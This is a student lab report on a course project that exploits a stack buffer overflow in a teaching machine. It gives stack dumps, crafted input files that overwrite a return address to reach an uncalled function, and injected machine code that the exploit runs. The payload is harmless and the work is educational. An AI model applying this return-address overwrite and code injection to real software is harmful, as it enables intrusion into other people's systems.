
EEN 521 Project 2: Stack Over-Run Vulnerability Exploitation

Connor McCullough

The object of this project was to overrun a locally declared array with input characters, overwriting the return address to set the program counter to another section of code. The format of a typical stack frame is shown here:



```
let gets(s) be
{
let len = 0;
 debug 1;
  while true do
  { let c = inch();
    if c = '\n' then break;
    byte len of s := c;
    len +:= 1; }
  debug 2;
  byte len of s := 0;
  resultis s
}
```

```
FP+20    7FFFFFF1: 7FFFFFF8 = 2147483640
FP+19    7FFFFFF0: 00000000 = 0
FP+18    7FFFFFEF: 00000020 = 32
FP+17    7FFFFFEE: 00000002 = 2
FP+16    7FFFFFED: 000007B5 = 1973
FP+15    7FFFFFEC: 7FFFFFF5 = 2147483637
FP+14    7FFFFFEB: 00000000 = 0
FP+13    7FFFFFEA: 00000000 = 0
FP+12    7FFFFFE9: 00000000 = 0
FP+11    7FFFFFE8: 00000000 = 0
FP+10    7FFFFFE7: 00000000 = 0
FP+9     7FFFFFE6: 00000000 = 0
FP+8     7FFFFFE5: 00000000 = 0
FP+7     7FFFFFE4: 00000000 = 0
FP+6     7FFFFFE3: 00000000 = 0
FP+5     7FFFFFE2: 00000000 = 0
FP+4     7FFFFFE1: 7FFFFFE2 = 2147483618
FP+3     7FFFFFE0: 7FFFFFE2 = 2147483618
FP+2     7FFFFFDF: 00000002 = 2
FP+1     7FFFFFDE: 0000046C = 1132
FP       7FFFFFDD: 7FFFFFF6 = 2147483638
FP-1     7FFFFFDC: 00000000 = 0
FP-2     7FFFFFDB: 00000000 = 0
FP-3     7FFFFFDA: 00000000 = 0
FP-4     7FFFFFD9: 00000000 = 0
FP-5     7FFFFFD8: 00000000 = 0
```

```
FP+20    7FFFFFF1: 7FFFFFF8 = 2147483640
FP+19    7FFFFFF0: 00000000 = 0
FP+18    7FFFFFEF: 00000020 = 32
FP+17    7FFFFFEE: 00000002 = 2
FP+16    7FFFFFED: 000007B5 = 1973
FP+15    7FFFFFEC: 7FFFFFF5 = 2147483637
FP+14    7FFFFFEB: 00000000 = 0
FP+13    7FFFFFEA: 00000000 = 0
FP+12    7FFFFFE9: 00000000 = 0
FP+11    7FFFFFE8: 00000000 = 0
FP+10    7FFFFFE7: 00000000 = 0
FP+9     7FFFFFE6: 00000000 = 0
FP+8     7FFFFFE5: 00000000 = 0
FP+7     7FFFFFE4: 00475E44 = 4677188
FP+6     7FFFFFE3: 5E393935 = 1580808501
FP+5     7FFFFFE2: 34333534 = 875771188
FP+4     7FFFFFE1: 7FFFFFE2 = 2147483618
FP+3     7FFFFFE0: 7FFFFFE2 = 2147483618
FP+2     7FFFFFDF: 00000002 = 2
FP+1     7FFFFFDE: 0000046C = 1132
FP       7FFFFFDD: 7FFFFFF6 = 2147483638
FP-1     7FFFFFDC: 0000000B = 11
FP-2     7FFFFFDB: 0000000A = 10
FP-3     7FFFFFDA: 00000000 = 0
FP-4     7FFFFFD9: 00000417 = 1047
FP-5     7FFFFFD8: 7FFFFFDD = 2147483613
```

The above stack configurations come from the debug points in the code snippet. The structure in fig. 1 can be seen in the two configurations of the stack above. FP is the stack pointer, where FP+1 is the return address, FP+2 is a parameter. FP+5 to FP+14 represents the buffer of characters which is read during the gets function and passed back to “start”. It can be seen that if enough characters are read in “gets”, the buffer will overflow and characters will be written to the previous frame pointer and the function return address. By specifically altering the function return address, the return address can be set elsewhere and code can be read.

1) Accessing Code in a Function Without Calling

By properly overwriting the return address, any function in the code can be accessed without explicitly calling the function in code. The “hax” function is declared written but never explicitly called in the code:

```
let hax (a) be
{
out("Congratulations you hacked the mainfraim!");
}

let gets(s) be
{
 let len = 0;
 hax();
  while true do
  { let c = inch();
    if c = '\n' then break;
    byte len of s := c;
    len +:= 1; }
  byte len of s := 0;
debug 1;
  resultis s
}
```

The address for the added function in the code was acquired by temporarily calling the “hax” function, putting a debug point, and copying the address of the program counter immediately before the “out” function is called. A text file made up of random characters and the address copied from the frame pointer was then concatenated:

```
11111111111111111111111111111111111111111^G^D
```

Here, the 1’s fill the buffer and “^G^D” is ASCII code for the hex value 0407, which was found by creating a small program which typecasts the hex value as a char data type. There are just enough 1’s that the address for the function will be written into the return address. When this value is overwritten into the return call, the instructions from the function are implemented without the function being explicitly called:

```
   R0 = 0            R4 = 0            R8 = 0            R12= 0
   R1 = 46           R5 = 0            R9 = 0            SP = 0x7FFFFFDC
   R2 = 0            R6 = 0            R10= 0            FP = 0x7FFFFFDD
   R3 = 0            R7 = 0            R11= 0            PC = 0x0000042B
   FLAGS = 0x00000033: R Z ~N ~ERR SYS IP ~VM

0000042B: (5A000001)   BREAK   R0, 1   > run


BREAK INSTRUCTION 2 REACHED
   R0 = 0            R4 = 0            R8 = 0            R12= 0
   R1 = 0x7FFFFFE2   R5 = 0            R9 = 0            SP = 0x7FFFFFE1
   R2 = 0            R6 = 0            R10= 0            FP = 0x7FFFFFF6
   R3 = 0            R7 = 0            R11= 0            PC = 0x0000046F
   FLAGS = 0x00000033: R Z ~N ~ERR SYS IP ~VM

0000046F: (5A000002)   BREAK   R0, 2   > run
-> 11111111111111111111111111111111111111111111
 ? Congratulations you hacked the mainfraim!
```

2) Including Executable File in Input File

The above process can be modified to instead modify the return address to point to another block of machine code located in the input text file and execute those instructions. The input text file in this case is a concatenation of three files: the txt file of 1's to fill the buffer, the address to the rest of the code to execute, and the characters for the machine code which will be executed once the program counter is changed. Below is a snippet from the end of the text file:

```
$11111111111111111111111D^@^@^BE^@^P^B9^[ ^B^A^@^@Z???^?
```

Below is the assembly program that is hidden in the input txt file before it is compiled into machine code:

```
load  R0,68
load R1,69
load R2,6969
break R0,1

.MAKEEXE
```

The following commands are typed into Unix after the assembly code is written:

```
assemble hack
a.out > hack.txt
cat ones.txt hack.txt pcaddress.txt > allstuff8.txt
```

This assembles the program, and streams the executable file into a text file, where it is converted into ASCII characters. The 1's file, machine code, and program counter

address are then combined into one text file.

```
FP+262   7FFFFFF7: 0000048C = 1164
FP+261   7FFFFFF6: 7FFFFFFA = 2147483642
FP+260   7FFFFFF5: 7FFFFFFA = 2147483642
FP+259   7FFFFFF4: 00000003 = 3
FP+258   7FFFFFF3: 00000001 = 1
FP+257   7FFFFFF2: 00000001 = 1
FP+256   7FFFFFF1: 7FFFFFF8 = 2147483640
FP+255   7FFFFFF0: 00000000 = 0
FP+254   7FFFFFEF: 00000020 = 32
FP+253   7FFFFFEE: 00000002 = 2
FP+252   7FFFFFED: 000007BC = 1980
FP+251   7FFFFFEC: 7FFFFFF5 = 2147483637
FP+250   7FFFFFEB: 00000000 = 0
FP+249   7FFFFFEA: 00000000 = 0
FP+248   7FFFFFE9: 00007FFF = 32767
FP+247   7FFFFFE8: FFF45A00 = -763392
FP+246   7FFFFFE7: 00010220 = 66080
FP+245   7FFFFFE6: 1B390210 = 456720912
FP+244   7FFFFFE5: 00450200 = 4522496
FP+243   7FFFFFE4: 00443131 = 4469041
FP+242   7FFFFFE3: 31313131 = 825307441
FP+241   7FFFFFE2: 31313131 = 825307441
FP+240   7FFFFFE1: 31313131 = 825307441
FP+239   7FFFFFE0: 31313131 = 825307441
FP+238   7FFFFFDF: 31313131 = 825307441
FP+237   7FFFFFDE: 31313131 = 825307441
FP+236   7FFFFFDD: 31313131 = 825307441
FP+235   7FFFFFDC: 31313131 = 825307441
FP+234   7FFFFFDB: 31313131 = 825307441
FP+233   7FFFFFDA: 31313131 = 825307441
FP+232   7FFFFFD9: 31313131 = 825307441
FP+231   7FFFFFD8: 31313131 = 825307441
FP+230   7FFFFFD7: 31313131 = 825307441
FP+229   7FFFFFD6: 31313131 = 825307441
FP+228   7FFFFFD5: 31313131 = 825307441
FP+227   7FFFFFD4: 31313131 = 825307441
FP+226   7FFFFFD3: 31313131 = 825307441
FP+225   7FFFFFD2: 31313131 = 825307441
```

```
FP+263   7FFFFFF8: 00000000 = 0
FP+262   7FFFFFF7: 7FFFFFF4 = 2147483636
FP+261   7FFFFFF6: 5A000001 = 1509949441
FP+260   7FFFFFF5: 02201B39 = 35658553
FP+259   7FFFFFF4: 02100045 = 34603077
FP+258   7FFFFFF3: 02000044 = 33554500
FP+257   7FFFFFF2: 31313131 = 825307441
FP+256   7FFFFFF1: 31313131 = 825307441
FP+255   7FFFFFF0: 31313131 = 825307441
FP+254   7FFFFFEF: 31313131 = 825307441
FP+253   7FFFFFEE: 31313131 = 825307441
FP+252   7FFFFFED: 31313131 = 825307441
FP+251   7FFFFFEC: 31313131 = 825307441
FP+250   7FFFFFEB: 31313131 = 825307441
FP+249   7FFFFFEA: 31313131 = 825307441
FP+248   7FFFFFE9: 31313131 = 825307441
FP+247   7FFFFFE8: 31313131 = 825307441
FP+246   7FFFFFE7: 31313131 = 825307441
FP+245   7FFFFFE6: 31313131 = 825307441
FP+244   7FFFFFE5: 31313131 = 825307441
FP+243   7FFFFFE4: 31313131 = 825307441
FP+242   7FFFFFE3: 31313131 = 825307441
FP+241   7FFFFFE2: 31313131 = 825307441
FP+240   7FFFFFE1: 31313131 = 825307441
FP+239   7FFFFFE0: 31313131 = 825307441
FP+238   7FFFFFDF: 31313131 = 825307441
FP+237   7FFFFFDE: 31313131 = 825307441
FP+236   7FFFFFDD: 31313131 = 825307441
FP+235   7FFFFFDC: 31313131 = 825307441
FP+234   7FFFFFDB: 31313131 = 825307441
FP+233   7FFFFFDA: 31313131 = 825307441
FP+232   7FFFFFD9: 31313131 = 825307441
FP+231   7FFFFFD8: 31313131 = 825307441
FP+230   7FFFFFD7: 31313131 = 825307441
FP+229   7FFFFFD6: 31313131 = 825307441
FP+228   7FFFFFD5: 31313131 = 825307441
FP+227   7FFFFFD4: 31313131 = 825307441
FP+226   7FFFFFD3: 31313131 = 825307441
FP+225   7FFFFFD2: 31313131 = 825307441
```

Above are two more configurations of the stack. The leftmost is when the text file is not quite full of enough 1's to fill the entire buffer. The return address to be used is partway between FP+247 and FP+248, the machine code is at FP+243+247, and the 1's filling the buffer are in the addresses below that. The return address that must be overwritten is located at FP+262. In the right configuration, when more 1's have been added, the address to the start of the code has replaced the return address. It can be seen that the return address in FP+262, which was once pointing to the return address of the calling function, now points to the values directly below which contain the hidden program.

```
BREAK INSTRUCTION 1 REACHED
   R0 = 1013          R4 = 0             R8 = 0             R12= 0
   R1 = 69            R5 = 0             R9 = 0             SP = 0x7FFFFFF8
   R2 = 6969          R6 = 0             R10= 0             FP = 0x5A000001
   R3 = 0             R7 = 0             R11= 0             PC = 0x7FFFFFF6
   FLAGS = 0x00000033: R Z ~N ~ERR SYS IP ~VM

7FFFFFF6: (5A000001)   BREAK   R0, 1   >
```

The results of the program running are seen above. Registers R1 and R2 have been overwritten, while R0 retains its previous value because the program counter was actually pointed to one line above the start of the machine code. This was done to show that each assembly instruction corresponds exactly to one word on the stack. It can also be seen that the PC counter has been moved to 0x7FFFFFF6, the address of the break, meaning it successfully moved to the start of the assembly code and executed every instruction up until the break. To make sure the break instruction was indeed due to the text file and not the debug statements, these statements were removed from the original program and the program would still break at the same point.

Conclusion:

This project taught how data is stored on the stack in relation to function calls, as well as how the frame pointer and program counter work. This will be important in future projects as running programs and storing/reading of files will require manually setting pointers to the appropriate memory locations. The project also taught that if appropriate safeguards are not in your operating system, memory can be easily overwritten.